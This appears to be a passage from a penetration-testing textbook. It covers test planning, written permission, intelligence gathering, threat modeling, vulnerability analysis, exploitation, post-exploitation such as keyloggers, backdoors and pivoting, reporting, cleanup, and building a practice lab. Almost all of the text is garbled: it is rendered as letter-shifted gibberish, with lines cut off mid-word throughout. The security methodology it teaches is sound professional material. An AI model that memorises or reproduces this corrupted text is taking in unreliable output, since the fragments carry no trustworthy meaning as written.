 UHTXHVHG LQ WKRVH VLWXDWLRQV ZKHUH FXVWRP
 FORVHU VFUXWLQ\ LV UHTXLUHG

3K\VLFD 3HQHWURQJ7SK\VLFD VHFXULW\ PHWK
 VHQVLWLYH GDWD 7KLV LV JHQHUDOO\ XVHIXO LQ P
 QHWZRUN GHYLFHV DQG DFFHVV SRLQWV DUH WHVW
 WHVW PD\ VHHN WR JDWKHU LQIRUPDWLRQ IURP GHY
 FDQ EH FRQVLGHUHG DV SDUW RI D VRFLDO HQJLQH

,QVLGHU \$WLVFN LQWHQGHHG WR LPLWDWH WKH EHK
 DOUHDG\ KDV DXWKRULJHG DFFHVV WR D V\ VWHP PD\
 2XWVLGHU \$WLVFN LQWHQGHHG WR LPLWDWH WKH DF
 XQGHUWDNHQ E\ DQ RXWVLGH SDUW\

6WROHQ (TXLSPHQW\SWWDBW\SH RI DWWDFN ZKHUHI
 RI HTXLSPHQW DQG XVHV LW WR JDLQ DFFHVV RU H[
 HTXLSPHQW LWVHOI

\$QRWKHU LWHP WR GLVFXVV DQG UHILQH GXULQJ WK
RI WKH WHVW 7KLV LV DQ H[WUHPHO\ LPSRUWDQW C
FRQGXFW WKH WHVW RQO\ GXULQJ VSHFLILF KRXUV
EXVLQHV SURFHVVHV <RX¶OO QHHG WR EDODQFH V
DQ RUJDQL]DWLRQ DV LW ZRUNV RU LV XQGHU VWUH
1R RUJDQL]DWLRQ LV ZLOOLQJ WR KDYH WKHLU RSHI
WHVW VR SHUIRUPLQJ DJJUHVVLYH WHVWV VXFK DV
EH DZDUH RI DQ\ OLPLWDWLRQV DQG LI \RX QHHG W
(QVXUH WKDW \RX UHFHLYH DPQHVV\ LQ WKH HYHQW
WKH WHVWLQJ E\ KDYLQJ WKH GDWD RZQHU RU VSR
DFFHSW WKDW ULVN

\$QRWKHU GHFLVLRQ WR PDNH GXULQJ WKLV PHHWLQ
DERXW WKH WHVW 6RPH SDUW RI WKH VWDII ZLOO C
WR YHUL\ WKDW \RX DUH VXSSRUWLQJ WKH JRDOV F
LQ WKH HYHQW WKDW \RX DUH FRQIURQWHG DERXW
DERXW LW ,QIRUPLQJ WRR PDQ\ VWDII PHPEHUV FDC
EHFDXVH SHUVRQQHO ZLOO DGMXVW WKHLU ZRUN KC
WKH\ NQRZ D WHVW LV RQJRLQJ

&RQWHQWV RI D &RQUDFW

:KHQ WKH LQLWLDO PHHWLQJ LV FRQGXFWHG D FRQ
REMHWLYHV DQG SDUDPHWHUV RI WKH WHVW /HW I
WKDW PD\ EH LQFOXGHG

6\WHPV WR %H (YDOXDWHG RU 7D\HHWOLRQV DQGD
ZLOO ZRUN WRJHWKHU WR GHWHUPLQH ZKLFK V\VWH
WHVW 7KLV HYDOXDWLRQ FDQ EH OLPLWHG WR WKR
WKDW QHHG WR EH WHVWHG IRU FRPSOLDQFH UHDFV

3HUFHLYHG, 5LQV SHQHWUDWLRQ WHVW VRPH XQSO
'HVS\WH \RXU EHVW ODLG SODQV DQG SUHSDUDWLRQ
LQIRUPLQJ WKH FOLHQW RI WKH OLNHOLKRRG DKHDC
GRZQWLPH DQG DOORZ IRU SUHSDUDWLRQV IRU OHV'

7LPHIUDPHW D UHDOLVWLF WLPHIUDPH GXULQJ ZKLF
WKDW HQRXJK WLPH LV DOORFDWHG WR SHUIRUP WK
DQ\ SUREOHPV 6HW VSHFLILF WLPHV RI WKH GD\ DQ
DQG UHVSRQVHV WR DQ DWWDFN ZLOO YDU\ GHSHQG
SHUIRUPHG

6\WHP .QRZOHQJH RQ¶W QHHG H[WHQVLYH NQRZOHG
EXW \RX VKRXOG KDYH VRPH OHYHO RI XQGHUVWDQC
\$FWLRQV WR %H 3HUIRUPHG :KHQ D 6HULRXV RQW
\RX ILQG RQH VHFUXLW\ KROH (QVXUH WKDW \RX GR

SHQ WHVW WHDP WKDW LV RSHUDWLQJ KRXUV D G
FXVWRPHU UHTXLUHPHQWV DV ZHOO DV DQ\ UHJXOD\ PD\ SRVVLEO\ EH GLVFRYHUHG ,I \RX KDYHQW IRXQ
KDUG HQRXJK ,I \RX XQFRYHU VRPHWKLQJ ELJ \RX
WKH NH\ SOD\HUV DV VRRQ DV SRVVLEOH WR SOXJ W
'HOLYHUDEKOH LQFOXGH YXOQHUDELOLW\ VFDQQHU
RXWOLQLQJ WKH LPSRUWDQW YXOQHUDELOLWLHV W
LPSOHPHQW

***DLQLQJ 3HUPLVVLRQ**

5HPHPEHU RQH RI WKH NH\ WHQHWV RI SHUIRUPLQJ
JHW FOHDU DQG XQDPELJRXV SHUPLVVLRQ WR FRQ
VXFK WR SHUIRUP WKH WHVW LV LPSRUWDQW LWV
DXWKRUL]LQJ WKH WHVW WR IRUPDOO\ VLJQ RII RQ
FRQWDFW LQIRUPDWLRQ RQ KDQG MXVW LQ FDVH :L
LQWR RQH RI PDQ\ VQDJV LQFOXGLQJ WKDW WKH W
OHDG WR ODZVLWV DJDLQVW \RX DV WKH SHQHWHV

6R ZKDW IRUP FDQ WKLW DXWKRUL]DWLRQ WDNH" 9H
GRFXPHQDWLRQ VKRZLQJ WKDW DXWKRUL]DWLRQ Z
SURFHG ZLWK MXVW YHUEDO DXWKRUL]DWLRQ ,I \F
LV HQRXJK WR FRQYH\ DQG HQIRUFH SHUPLVVLRQ IR
ZLWK DQ HPDLO VLJQH SDSHUZRUN RU ERWK

:LWKRXW WKLW SDSHUZRUN RU SHUPLVVLRQ LQ SODF
SURFHG 7KH SHUPLVVLRQ QRW RQO\ JLYHV \RX DX
VHUYHV DV \RXU ³*HW RXW RI MDLO IUHH' FDUG LI \F
WHVWLQJ RU QRW

'RQW HYHU XQGHUHVLPDWH WKH LPSRUWDQFH RI
KDYLQJ LW LQ ZULWLQJ &KDUJHV KDYH EHHQ ILOHG
KDYH QRW KDG VXFK SHUPLVVLRQ RU GRFXPHQDWL



1HYHU WDNH JHWWLQJ SHUPLVVLRQ IRU JU

D WHVW HQVXUH WKDW SHUPLVVLRQ LV JLYHQ LQ
FRPSOHWHG SULRU WR VWDUWLQJ (YHQ PRUH LPSF
DGGLWLRQDO WDVNV EH SHUIRUPHG \RX QHHG WR
SDSHUZRUN FRYHUV WKH FKDQJH LI QRW JHW DQ
WKH FKDQJLQJ WHVW FRQGLWLRQV

,QWHOOLJHQFH *DWKHULQJ

2QFH D SODQ LV LQ SODFH DQG SURSHU SUHSDUDWL
LQIRUPDWLRQ JDWKHULQJ SURFHVV 7KLV SKDVH UH
WKRXJK \RX ZLOO QRW \HW EH HQJDJLQJ \RXU WDUJ
REWDLQ D ZHDOWK RI LQIRUPDWLRQ



,Q WKH (& &RXQFLO PRGHO WKLV VWHS LV

WKH SURFHVV LV LQWHQG HG WR EH PHWKRG LFDO D
RI FROOHFWLQJ LQIRUPDWLRQ LQ WKLV VWHS FDQ
IRUZDUG RU LQ D ZRUVW FDVH VFHQDULR WKH RXW
FDUHXO WHVWHU ZLOO VSHQG D JRRG DPRXQW RI
FRQILUPLQJ LQIRUPDWLRQ

+RZ GR \RX JDLQ LQIRUPDWLRQ LQ 37(6" 7KHUH LV D
GR WKLV DQG LW LV XS WR \RX WR GHWHUPLQH ZKL
ZD\ WR JDLQ LQIRUPDWLRQ WKDW ZLOO KHOS \RX E
WR UHILQH ODWHU DWWDFN ,QIRUPDWLRQ FDQ FRF
ILQDQFLDO GLVFORVXUHV ZHEVLWHV MRE VLWHV
IURP WKH (& &RXQFLO PRGHO LV WKDW LW LQFOXGH
PRUH DJJUHVVLYH WKDQ WKH SUHYLRXV RQH

- /HYHO LV EDVLF LQIRUPDWLRQ JDWKHULQJ ZKLF
DXWRPDWHG WRROV WR VHH ZKDW \RX FDQ ILQG R
- /HYHO LV H[HFXWLQJ WKH LQIRUPDWLRQ JDWKHU
PDQXDO WRROV WR JDLQ D PXFK EHWWHU XQGHUV
DUH WU\LQJ WR XQGHUVWDQG WKH IXQFWLRQLQJ F
LQFOXGLQJ SK\VLFDQ GDWD UHJDUGLQJ WKH EXVL
- /HYHO LV WKH PRVW DJJUHVVLYH DQG FRPSOHWH
LQWHQVLYH \$W WKLV OHYHO W\SLFDOO\ WHDPV F
LQWLPDWH GHWDLOV DERXW WKH WDUJHW



,Q VRPH RUJDQLJDWLRV WHDPV RI SHQWH\

NQRZQ DV D UHG WHDP 7KHVH WHDPV ZRUN WRJHW
VRSKLVWLFDWHG OHYHO RI DWWDFN ,Q VRPH FDVH
RI DVVHVVLQJ VHFUXLW\ EXW DOVR WKH PDQQHULV
XQIUHQGO\ IRUHLJQ JRYHUQPHQW RU WHUURULVW

%HIRUH \RX VWDUW JDWKHULQJ LQIRUPDWLRQ \RX C
LQ RUGHU WR PDNH WKH SKDVH PRUH IRFXVHG DQG

-)LUVW GHILQH ZKDW WKH WDUJHW DFWXDOO\ LV

WKRURXJK GLVFXVVL RQV ZLWK WKH FOLHQW %XW
WKDW \RX IXOO\ XQGHUVWDQG ZKDW \RX DUH VXSS
LQIRUPDWLRQ

- 6HFRQG FRQVLGHU DQ\ UXOHV RI HQJDJHPHQW WK
FOLHQW (QVXUH WKDW \RX XQGHUVWDQG WKH OLF
WKDW \RXU DFWLYLWLHV ZLOO VWD\ ZLWKLQ WKRV
- 7KLUG GHILQH WKH WLPH OHQJWK IRU WKH WHVW
WLPHIUDPH
-)RXUWK DQG WKLV LV H[WUHPHO\ LPSRUWDQW GH
KDYH D FOHDU JRDO IURP WKH FOLHQW DQG WKDV
WR WKDW JRDO

:KDW \RX ZDQW WR KDYH ZKHQ OHDYLQJ WKLV SKDVH
WKDW FDQ EH SXW WR XVH ODWHU

3XEOLF ,QIRUPDWLRQ WKDW PD\ EH SXEOLFDO
LQFOXGH KRUV DQG QHWZRUN LQIRUPDWLRQ

26,172SHQ VRXUFH LQWHOOLJHQFH LV D YLWDO SDU
LQIRUPDWLRQ IURP SXEOLF VRXUFHV 7KH GUDZEDFN
RXW RI GDWH

6HFWRU 6SHFLVFDLQ WKH RSHUDWLQJ \VWHP
HQYLURQPHQW LQFOXGLQJ ZHE VHUYHU DQG ZHE DS

1HWZRUN ,QIRUPDWLRQ QHWZRUN LQIRUPDWLRQ YLD TX
QHWZRUN DQG RUJDQLJDWLQRQDO TXHULHV

6\VWHP :HDNQHVV H[LVWLQJ RU SRWHQWLDO YXC
FXUUHQW LQIUDVWUXFWXUH WKDW PD\ EH FRQGXFLY

+80,17 7KLV WHUP LV VKRUWKDQG IRU KXPDQ LQWHO
DQRWKHU ZD\ RI VDLQJ VRFLDO HQJLQHULQJ LW G

7KH SURFHVV RI JDWKHULQJ LQIRUPDWLRQ LQ 37(6 L
LWHPV \RX FDQ DWWHPSW WR JDWKHU WR PDNH ODW
RQO\ WHFKQLFDO LQIRUPDWLRQ EXW SK\VLFDO DQG

7KH PDQQHU LQ ZKLFK 37(6 GHILQHV KRZ WR FROOHF
LQIRUPDWLRQ FROOHFWHG EHDUV VRPH UHVHPEODQ

SHUFHQW WKH VDPH 7KH SURFHVV LV GLIIHUHQW
LQIRUPDWLRQ JDWKHULQJ DQG WKH GHWDLOV \RX V
JDWKHUV PXFK RI WKH VDPH LQIRUPDWLRQ WKDW FD
GLVFXVVHG LQ &KDSWHU ³)RRWSULQWLQJ ´

7KUHDW ORGHOLQJ

7KH WKUHDW PRGHOLQJ SKDVH LV QRW LQFOXGHG LQ

PRGHO WKUHDW PRGHOLQJ LV LQFOXGHG LQ WKH HD
RZQ VWHS DQG GHGLFDWHV PRUH WLPH DQG HIIRUW
7KUHDW PRGHOLQJ LV WKH SURFHVV RI GHILQLQJ DV
IDFH 7KH WKUHDW PRGHO WULHV WR EUHDN GRZQ D
DSSOLFDWLRQ WR EHWWHU TXDQWL\ ZKDW LV EHLQ.
GHILQHG \RX KDYH D FOHDUHU SLFWXUH RI ZKDW QI
DV WR KRZ WR SURFHG

7KH WKUHDW PRGHOLQJ SURFHVV FRQFHQWUDWHV R

- *DWKHU UHOHYDQW GRFXPHQDWLRQ
- ,GHQWL\ DQG FDWHJRUL]H SULPDUI DQG VHFRQGD
- ,GHQWL\ DQG FDWHJRUL]H WKUHDWV DQG WKUHDW
- ODS WKUHDW FRPPXQLWLHV DJDLQVW SULPDUI DQG

,Q PDQ\ ZD\W KLVS SURFHVV LV DOPRVW OLNH DQ LQ
DWWHQWLRQ WR GHWDLO <RX VKRXOG H[SHFW WR G
WKDW VWHS²HYHU\WKLQJ IURP WHFKQLFDO GDWD DQ
DQG ORFDWLRQ LQIRUPDWLRQ DQG PXFK PRUH

<RX ZLOO DOVR GXULQJ WKLVS SKDVH GR VRPH UHVH
LPSDFW WKH DVVHWV)RUWXQDWHO\ DV \RX OHDUQ
GDWDEDVHV ZHEVLWHV DQG EUDLQSRZHU DYDLODE
WKUHDWV LI QHHGHG

2QFH \RX KDYH DQ DFFXUDWH PRGHO DQG DQ LGHD F
WKH QH[W VWHS

9XOQHUDELOLW\ \$QDO\VLV

1RZ WKLQJV DUH KHDWLQJ XS DV \RX PRYH LQWR WK
H[DPLQH \RXU WDUJHW E\ PRUH DFWLYHO\ HQJDJLQJ
)ODZV FDQ OLWHUODO\ EH DQ\WKLQJ IURP PLVFRQIL
GHVLJQ :KLOH \RX FRXOG ORRN IRU FRXQWOHVV QX
WKH SUHYLRXV SKDVH ZRXOG KDYH KHOSHG \RX QDU
:KHQ SHUIRUPLQJ WKLVS SKDVH \RX QHHG WR PDNH V
VFRSH DQG JRDOV IRUWXQDWHO\ \RX GLG WKDW LQ
DQG GHSWK LQ PLQG \RX FDQ WKHQ FKRRVH WRROV



6RPHWKLQJ WR NHHS LQ PLQG UHJDUGLQJ V

LV MXVW KRZ LPSRUWDQW GHILQLQJ ERWK UHDOOV
NHHS FOHDU :KHQ \RX DVVHV D KRVW RU DQ\WKL
VSHQG FRXQWOHV KRXUV GLJJLQJ GHHSU DQG GI
GULoolQJ GHHSU ORRNlQJ IRU YXOQHUDELOLWLH
UDWKHU WKDQ EHLQJ SURGXFWLYH" 7KDW\ V ZKHUH
VKRXOG KHOS EHFdxvH \RX VKRXOG DOUHDG\ KDYH
JXLGH \RX

:KDW H[DFWO\ KDSSHQV GXULQJ WKH YXOQHUDELOLV
FRUUVSRQGV WR WKH VFDQQLQJ DQG HQXPHUDWLR
PHDQV \RX DUH GRLQJ SRUW VFDQV EDQQHU JUDEV
DOO RI WKH UHVW RI WKH WDVNV ZH FRYHUHG GXUL

:KDW \RX GRQ\W GR GXULQJ WKL V SKDVH LV VWDUW
5HPHPEHU \RX DUH VWLOO JDWKHULQJ LQIRUPDWLR
WKDW \RX FDQ DFW RQ RU WKDW ZLOO DW OHDVW LQ
7KDW EULQJV XV WR RXU QH[W SKDVH RI WKH 37(6 S

([SORLWDWLRQ

2QFH D WDUJHW KDV EHHQ VFDQQHG DQG RSHQLQJV
SHQHWUDWLRQ RI WKH WDUJHW FDQ SURFHGG 7KLV
LQ WKH V\ VWHP ZLWK WKH LQWHQWLRQ RI FRPSURPL
DFFHVV

7KH SHQHWUDWLRQ WHVWHU VKRXOG H[SHFW WR WD
FduHIXOO\ FRQVLGHU DQG LGHQWLI\ D VXLWDEOH W
WKH SUHYLRXV VWHS \RX PD\ XQFRYHU D JRRG QXPE
FKDOOHQJH LV QRZ WR ORFDWH D V\ VWHP RU V\ VWH
WduJHWV)RU H[DPsOH ZKHQ VFDQQLQJ D QHWZRUI
EXW RI WKLQXPEHU RQO\ IRXU DUH VHUYHUV ZLW
GHVNWRS V\ VWHPV PD\ EH LQWHUHVWLQJ WduJHWV
DW OHDVW LQLWLDOO\ RQ WKH VHUYHUV ZLWK GHV

\$IWHU VHOHFWLQJ VXLWDEOH RU OLNHO\ WduJHWV
NQRZOHGJH WR EUHDN LQWR WKH WduJHWV 0DQ\ GI
DFWXDOO\ V\FFHVVIXO LI DQ\ DW DOO 5HPHPEHU V
KDYLQJ D YXOQHUDELOLW\ GRHV QRW PHDQ LW LV D
VKRXOG FRQVLGHU ZKLFK W\SH RI DWWDFNV PD\ EH
DWWHPSW WKHP SULRU WR DFWXDOO\ HPSOR\LQJ WK
\$WWDFNV WKDW PD\ EH SRVVLEOH GXULQJ WKL V SKD

- 3DVVZRUG FUDFNLQJ
- 7UDIILF VQLIILQJ
- 6HVVLRQ KLMDFNLQJ
- %UXWH IRUFH DWWDFNV
- 0DQ LQ WKH PLGGOH DWWDFNV

\$OO RI WKHVH DWWDFNV DQG PRUH KDYH EHHQ FRYH
DWWDFNV LQ WKLV SKDVH \$OVR NHHS LQ PLQG WKD
WHFKQLFDO FRPSRQHQWV WKH\ LQFOXGH WKH SK\VI
DWWDFN \RX KDYH OHDUQHGH DERXW LV ZLWKLQ WKH
HQJDJHPHQW \RX VKRXOG XVH LW

2QFH \RX KDYH HVWDEOLVKHG D VWDEOH FRQQHFWL
LQ WKH HQYLURQPHQW WKH QH[W VWHS DZDLWV \RX

3RVW ([SORLWDWLRQ

1RZ WKDW \RX DUH LQ WKH V\ VWHP WKH ILUVW WKL
0DLQWDLQLQJ DFFHVV SUHVHUYHV WKH RSHQLQJ WK
\RX GLG GXULQJ WKH H[SORLWDWLRQ SKDVH 7KLV V
DWWDFN IXUWKHU RU FRPH EDFN ODWHU WR SHUIRU
7KLV SKDVH VWDUWV ZLWK WDNLQJ VWRFN RI ZKDW
\RX KDYH FRPSURPLVHG VRPHWKLQJ RI YDOXH DV LW
WKH V\ VWHP \RX KDYH FRPSURPLVHG ZLOO UHTXLUH
HVFDOOWLQJ SULYLOHJHV JDLQLQJ IXUWKHU DFFHV
LQIRUPDWLRQ

6R ZKDW FRXOG \RX GR DW WKLV SRLQW LI \RX GRQ
V\ VWHP" 7KH DQVZHU LV SOHQW\ <RX FRXOG SODQW
FDSWXULQJ NH\ VWURNHV DQG SHUKDSV SDVVZRUGV
HQFU\SWLRQ NH\ V RQ WKH V\ VWHP DQG WDNH FRQW
SODQW D EDFNGRRU RQ WKH V\ VWHP DQG FRYHU \RX
+RZHYHU RQH RI WKH PRVW YDOXDEOH PRYHV \RX P
SLYRWLQJ 3LYRWLQJ LV WKH SURFHVV RI XVLQJ WK
ZKLFK \RX FDQ SHQHWUDWH GHSHU LQWR WKH HQY
VFDQQQLQJ SRUWV VQLIILQJ WUDIILF HQXPHUDWLQJ



Real World Scenario

:KLFK :D\ ,V %HVW"

,W LV LPSRUWDQW WR GLVFXVV DXWRPDWHG YHUVX
ZLOO HQFRXQWHU ERWK DQG PD\ QRW LQLWLDOO\ I
6R OHW\ V ORRN DW ERWK DQG KRSHIXOO\ SUHYHQV
\$XWRPDWHG WRROV FDQ EH XVHG WR LGHQWL\ PD
ZHDNQHVVHV WKDW PD\ EH SUHVHQW LQ DQ HQYLU
UHJXODU XSGDWHV WKDW HQVXUH WKDW WKH ODWH
+HUH DUH VRPH JXLGHOLQHV IRU VHOHFWLQJ D JRF
• ,W VKRXOG EH HDV\ WR GHSOR\ FRQILJXUH DQG
• ,W VKRXOG VFDQ \RXU V\ VWHP HDVLO\
• ,W VKRXOG FDWHJRUL]H YXOQHUDELOLWLHV EDVH
QHHG DQ LPPHGLDWH IL[
• ,W VKRXOG EH DEOH WR DXWRPDWH YHULILFDWL
• ,W VKRXOG YHUL\ H[SORLWV IRXQG SUHYLRXVO
• ,W VKRXOG JHQHUDWH GHWDLOHG YXOQHUDELOL
+RZHYHU DXWRPDWHG WRROV KDYH VRPH OLPLWD
PLVVLQJ NQRZQ ZHDNQHVVHV RU HYHQ JLYLQJ D
6LQFH DXWRPDWHG WRROV FDQQRW ORFDWH HYHU
WHVWLQJ EHFRPHV DSSDUHQW \$ KXPDQ ZLWK WKH
ORFDWH D ZLGH UDQJH RI ZHDNQHVVHV WKDW PD\
PHDQV +RZHYHU WKH GRZQVLGH RI SHUIRUPLQJ W
FRQVXLQJ DQG LW LV MXVW QRW SRVVLEOH IRU D
YXOQHUDELOLW\ LQ D UHVRQDEOH DPRXQW RI WL
6R ZKDW LV WKH EHVW DSSURDFK" 7KH EHVW DSSU
FRPELQH WKH WZR LQWR D K\EULG DSSURDFK ZLW
YXOQHUDELOLWLHV DQG WKH PDQXDO RQHV IRFXVL
LQYHVWLJDWLQJ RQ VSHFLILF ZHDNQHVVHV

5HSRUWLQJ

\$IWHU FRQGXFWLQJ DOO WKH WDVNV GLVFXVVHG SU
IRU WKH FOLHQW :KLOH WKH UHSRUW FDQ WDNH PD
VLWXDWLRQ DQG FOLHQW QHHGV LW PXVW LQFOXGH
VSHFLILF IRUPDW

7KH UHSRUW VKRXOG VWDUW ZLWK D EULHI RYHUYL
RYHUYLHZ VKRXOG VHHN WR QHDO\ HQFDSVXODWH
LQWR WRR PDQ\ WHFKQLFDO GHWDLOV 7KLV VHFWLF
YXOQHUDELOLWLHV ZHUH XQFRYHUHG GXULQJ WKH V
ZD\ WKDW GUDZV DWWHQWLRQ WR WKHLU UHVSHFWL
HYHQ ORZ 7KH EHWWHU \RX FDQ VHSDUDWH WKH YX
LQ GHWHUPLQLQJ ZKHUH WR GHGLFDWH WLPH DQG H

7KH RWKHU FRQWHQWV RI WKH UHSRUW VKRXOG EH

- 6XPPDU\ RI DQ\ VXFFHVVIXO SHQHWUDWLRQ VFHQ
- 'HWDLOHG OLVW RI DOO LQIRUPDWLRQ JDWKHUHG
- 'HWDLOHG OLVW RI DOO YXOQHUDELOLWLHV IRXQG
- 'HVFULSWLRQ RI DOO YXOQHUDELOLWLHV IRXQG
- 6XJJHVWLRQV DQG WHFKQLTXHV WR UHVROYH YXO

, DGGLWLRQDOO\ WU\ WR VXPPDUL]H P\ UHSRUWV IR
WKHQ DWWDFK WKH KDUG WHFKQLFDO GDWD DV DQ
QHHGHG



Real World Scenario

([WHUQDO)DFWRUV DQG 5HSRUWV

,Q VRPH FDVHV FOLHQWV PD\ UHTXHVW D FHUWDLQ
FRQGLWLRQ RI WKH WHVW WKH\ UHTXHVW)RU H[D
WR VDWLVI\ SD\PHQW FDUG LQGXVWU\ VWDQGDUGV
FRQIRUPV WR VSHFLILF VWDQGDUGV 7KH VDPH PLJ
WR +,3\$\$ VWDQGDUGV DQG RWKHUV \$OZD\ DVN \R
QHHGHG RU LI LW LV XS WR \RXU GLVFUHWLRQ

,Q RUGHU WR PDNH WKH UHSRUWLQJ DQG GRFXPHQW
WKDW GXULQJ \RXU SURFHVV RI SHQHWUDWLRQ WHV
JRRG FOHDU DQG FRQVLVWHQW QRWHV ,I WKLV LV
GHYHORS WKHVH VNLOOV DORQJ ZLWK SXUFKDLQJ I
VRPH RI WKH ORDG RI WKLV SURFHVV \$ ODFN RI GR
KDUGHU IRU \RX LW FDQ DOVR OHDYH FRQVSLFXRXV

ORSSLQJ 8S

7KLV ODVW SLHFH LV QRW SDUW RI WKH (& &RXQFLO
QHHGV WR EH PHQWLQRHG \$IWHU DOO LV VDLG DQG
D UHVXOW RI WKH DFWLRQV WDNHQ GXULQJ WKH SH

DOO DORQJ JR WKURXJK \RXU GRFXPHQWDWLRQ WR
GRXEOH FKHFN WR GHWHUPLQH LI DQ\WKLQJ \RX SHL
<RX DUH VHHNLQJ WR PDNH VXUH WKDW QR ZHDNHQI
QHWZRUN WKDW FRXOG DGYHUVHO\ DIIHFW VHFUXULW
WKH QHWZRUN RU KRVWV VKRXOG EH YHULILHG E\ W
WKH\ DUH VDWLVIDFWRU\ DQG FRUUHFW ,Q HVVHQF
V\VVHPV WKH ZD\ \RX IRXQG WKHP /HDYLQJ VRPHW
RFFXUUHG DQG ZDV UHPRYHG FDQ HDVLO\ OHDG WR
7\SLFDO FOHDQXS DFWLRQV LQFOXGH WKH UHPRYDO
DFFRXQWV DQG UHVWRUDWLRQ RI FKDQJHG FRQILJX
EHHQ DOWHUHG RU LPSDFWHG GXULQJ WKH WHVW
6LPSO\ SXW \RX FDQ¶W SHUIRUP D SHQHWUDWLRQ W
WKHQ FDOO LW D GD\ DQG OHDYH LW LQ WKDW VWDV
UDQJLQJ IURP OHDYLQJ D EDG LPSUHVVLQJ WR SRW
UHDO PDOLFLRXV FRPSURPLVH KDSSHQV DV D UHVXC

6XPPDU\

3HQHWUDWLRQ WHVWLQJ W\SLFDOO\ NLFNV RII ZLWK
RI WKH SURMHFW 7KH SODQQLQJ SURFHVV IRFXVHV
DQG KRZ LW ZLOO EH H[HFXWHG 7KH SHQHWUDWLRQ
WKRXJKWIXOO\ FRQVLGHU WKH JRDOV RI D WHVW DQ
2QFH WKLV SODQQLQJ LV FRPSOHWHG DQG FRQWUDF
REWDLQHG WKH WHVW FDQ SURFHHG XVXDOO\ VWD
EH XVHG IRU QHWZRUN VFDQQLQJ DQG ODWHU PRUH
WHVWLQJ LV FRPSOHWH DQG LQIRUPDWLRQ DERXW Y
D UHSRUW RI VRPH VRUW LV W\SLFDOO\ JHQHUDWHG
DFWLRQV WKDW WRRN SODFH WKH UHVXOWV LQWHU
DSSURSULDWH
\$ SHQHWUDWLRQ WHVWHU DOVR QHHGV WR EH DZDU
LPSDFW WKH WHVW DQG WKHLU RZQ DFWLYLWLHV \$
SURWHFWHG DQG VKRXOG FRQVLGHU FRQWUDFWLQJ
WKHLU FOLHQWV QHHGV DUH PHW

\$SSHQGL[&
%XLOGGLQJ D /DE



<RX OHDUQHG VH YHUDO WKLQJV LQ WK
PRUH NQRZOHGJHDEOH DQG VNLOOHG KDFNHU +RZH
VNLOOV UHTXLUH SUDFWLFH DQG H[SORUDWLRQ WR
WKHP MXVW DERXW DOO WKH VNLOOV DUH SHULVKDE
WKH LWHPV \RX ZLOO QHHG WR EXLOG \RXU RZQ ODE
LQ DQG H[SHULPHQW LQ ZLWKRXW ZRUU\ 5HPHPEHU
WKH RZQHU RU RZQ WKH QHWZRUN \RXUVHOI \RX VK
'RLQJ VR FRXOG SRWHQWLDOO\ HQG \RXU FDUHHU D
EXLOG \RXU RZQ HQYLURQPHQW IRU WHVWLQJ



\$V D SHQHWUDWLRQ WHVWHU \RX ZLOO QHH

WHFKQLTXHV WR DFFRPSOLVK \RXU MRE <RX ZLOO
DOO GLIIHUHQW W\SHV VKDSHV DQG VLJHV WKDW
SHQHWUDWLRQ WHVW :LWK VR PDQ\ WRROV DYDLO
HYDOXDWLQJ WKH YDULRXV WRROV IRU QHZ RSWLR
LQFOXGH DV PDQ\ WRROV DV , SRVVLEO\ FRXOG WK
+RZH YHU D IHZ RQ WKLV OLVW PD\ KDYH DQ DVVRF

:K\ %XLOG D /DE"

6R ZKLFK WRROV VKRXOG \RX EHFRPH IOXHQB ZLWK
WUDLQLQJ" , KDYH LQFOXGHG D OLVW RI WRROV ODV
JHWWLQJ IDPLOLDU ZLWK LQ RUGHU WR SUHSDUH SU



7KL V OLVW LV D VKRUW RQH EXW WKDW GR

LV QRWHG KHUH <RX VKRXOG KDYH DW OHDVW WK
LQ FDVH \RX GRQW JHW WKH UHVXOWV \RX ZDQW I

7KH %XLOG 3URFHVV

7KH ILUVW VWHS LQ VHWLQJ XS D ODE LV WR FRQII
6LQFH WKL V JXLGH DVVXPHV \RX ZLOO EH XVLQJ D V
WRROV ZH ZLOO EH XVLQJ YLUWXDOL]DWLRQ DV WK
GHVFULEHG KHUH DVVXPHV WKDW \RX ZLOO EH XVLQJ
YLUWXDOL]HG RSHUDWLQJ V\ VWHPV KRVWHG RQ WRS
YLUWXDO PDFKLQH ZLWK DGGLWLRQDO WRROV LQ F
XS WKH YLUWXDO HQYLURQH

%XW EHIRUH \RX GHFLGH DJDLQVW FUHDWLQJ D YLUI

- <RX FDQ WHVW PDOZDUH ZLWKRXW ULVN EHFDXVH LVRODWHG
- <RX FDQ HDVLO\ WHVW GLIIHUEW VHUYHUV DQG RSHUDWLQJ V\ VWHP
- ,Q FDVH WKH YLUWXDO PDFKLQH JHWV GDPDJHG RI UHLQVWDOO LW RU UROO LW EDFN WR D SUHYLRXV
- <RX FDQ VHW UHVWURUH SRLQWV RU VQDSVKRWV SI VRPHWKLQJ JRHV DZU\ \RX FDQ HDVLO\ UHYHUW W
- <RX FDQ KRVW PXOWLSOH RSHUDWLQJ V\ VWHPV RQ VRPH FRPSOH[PXOWLERRW VHWXS
- &RQILJXULQJ D WHVW QHWZRUN RU YLUWXDO PDFK WKDQ XVLQJ DFWXDO QHWZRUNLQJ KDUGZDUH

2I FRXUVH HYHU\WKLQJ KDV LWV GRZQVLGHV VR OH

- 6RPH VRIWZDUH ZLOO QRW ZRUN SURSHUO\ LQ D Y
- 6RPH KDUGZDUH GHYLFHV XVHG IRU SHQHWUDWLRL DOWKRXJK WKL V LV EHFRPLQJ OHVV RI D SUREOHP LQYROYHG

• 7KH KDUGZDUH XVHG WR KRVW ERWK WKH SK\VLFD
PDFKLQHV ZLOO QHHG PFK PRUH PHPRU\ DQG LW
HYHU\WKLQJ

• 6RPHWLPHV WKH YLUWXDOLJHG QHWZRUNLQJ IXQF\
:KLOH QHLWKHU RI WKHVH OLVWV LV H[KDXVWLYH W
FKRLFH WR JR YLUWXDOLJHG RU QRW LV ZURQJ DQ
ERWK EXW PDNH VXUH \RX XQGHUVWDQG WKH VLWX
SURGXFWLRQ

:KDW <RX :LOO 1HHG

,Q RUGHU WR EXLOG D SURSHU ODE \RX ZLOO QHHG
RWKHUV QRW , UHFRPPHQG SXWWLQJ GRZQ VRPH LP
KDYH D JRRG XQGHUVWDQGLQJ RI ZKDW \RX DUH WU
EXLOGLQJ DW UDQGRP %XW EHIRUH ZH JHW VWDUW
ZRXOG FUHDWH D ODE

,I \RX ZHUH WR VHDUFK WKH ,QWHUQHW \RX ZRXOG
JXLGHOLQH RQ KRZ WR EH VW DFFRPSOLVK WKH WD
<RX NQRZ ZKDW" 7KH\ DUH DOO ULJKW LQ WKHLU RZ
WHVW DQG ZKDW \RX DUH WU\LQJ WR DFFRPSOLVK E
